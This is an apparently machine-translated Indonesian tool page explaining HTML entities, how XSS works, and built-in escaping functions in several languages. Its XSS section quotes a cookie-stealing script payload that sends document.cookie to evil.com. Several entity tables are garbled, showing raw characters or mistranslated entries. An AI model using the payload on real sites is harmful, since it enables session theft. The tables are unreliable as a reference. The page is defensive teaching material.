
Apakah Entitas HTML itu?


Entitas HTML adalah representasi karakter yang memiliki arti khusus dalam markup HTML. Lima karakter paling penting untuk dikodekan:
| Karakter | Entitas HTML | Entitas yang Dinamakan | Mengapa Berbahaya |
|---|---|---|---|
| < | < | < | Terbuka HTML tag |
| > | > | > | Tutup HTML tag |
| & | & | & | Mulai entitas referensi |
| " | &qu ot; | " | Tutup atribut nilai |
| ' | ' | ' | Tutup nilai atribut |
Entitas tampilan umum:
| Karakter | HTML Entitas | Artinya |
|---|---|---|
| © | © | Hak Cipta |
| ® | ® | Terdaftar merek dagang |
| ™ | &perdagangan | Tr merek dagang |
| → | → | Benar panah |
| ← | ← | Kiri panah |
| • | • | Bu biarkan |
| — | — | Em tanda hubung |
| – | – | En tanda hubung |
| Tidak putus-putus spasi | |
| € | € | Euro tanda |
Cara Kerja Serangan XSS dan Cara Encoding Mencegahnya

Cross-Site Scripting (XSS) adalah salah satu kerentanan web yang paling umum. Hal ini terjadi ketika data yang dikendalikan penyerang ditampilkan di halaman web tanpa di-escape dengan benar.
Contoh kerentanan: Halaman penelusuran menampilkan: "Anda menelusuri: [input pengguna]" Penyerang mengirimkan: <script>document.location='https://evil.com/?cookies='+document.cookie</script> Tanpa pengkodean, browser menjalankan skrip ini, mencuri cookie sesi.
Dengan pengkodean entitas HTML yang tepat: < menjadi < dan > menjadi >. Browser menampilkan teks mentah, bukan mengeksekusinya sebagai kode.
Mengapa hal ini penting: Laporan tahunan OWASP secara konsisten menempatkan XSS dalam 10 kerentanan web teratas. Pelanggaran besar telah mengeksploitasi XSS untuk mencuri token sesi, merusak situs web, dan mengarahkan pengguna ke situs berbahaya.
Menyandi dan Mendekode Entitas HTML di ToolDolfen


Gunakan alat Enkoder Entitas HTML (HTML Entities) untuk:
- Enkode HTML: Tempelkan konten yang dikirimkan pengguna, respons API, atau string apa pun yang akan ditampilkan dalam dokumen HTML. Alat ini mengonversi semua karakter berbahaya menjadi referensi entitas yang aman.
- Dekode entitas: Tempelkan HTML yang dikodekan entitas untuk melihat karakter aslinya — berguna saat melakukan debug pada konten yang lolos dalam respons API atau mesin template.
Dalam kode: Kerangka kerja backend yang tepat menyediakan fungsi pengkodean HTML bawaan:
- PHP:
htmlspecialchars($text, ENT_QUOTES, 'UTF-8') - Python:
html.escape(teks) - Node.js: Gunakan perpustakaan seperti
heatauentitas - .NET:
HttpUtility.HtmlEncode(teks)
Panduan Pendamping yang Direkomendasikan
Jelajahi tutorial dan utilitas pelengkap dari cluster topik ini untuk menyempurnakan alur kerja digital Anda: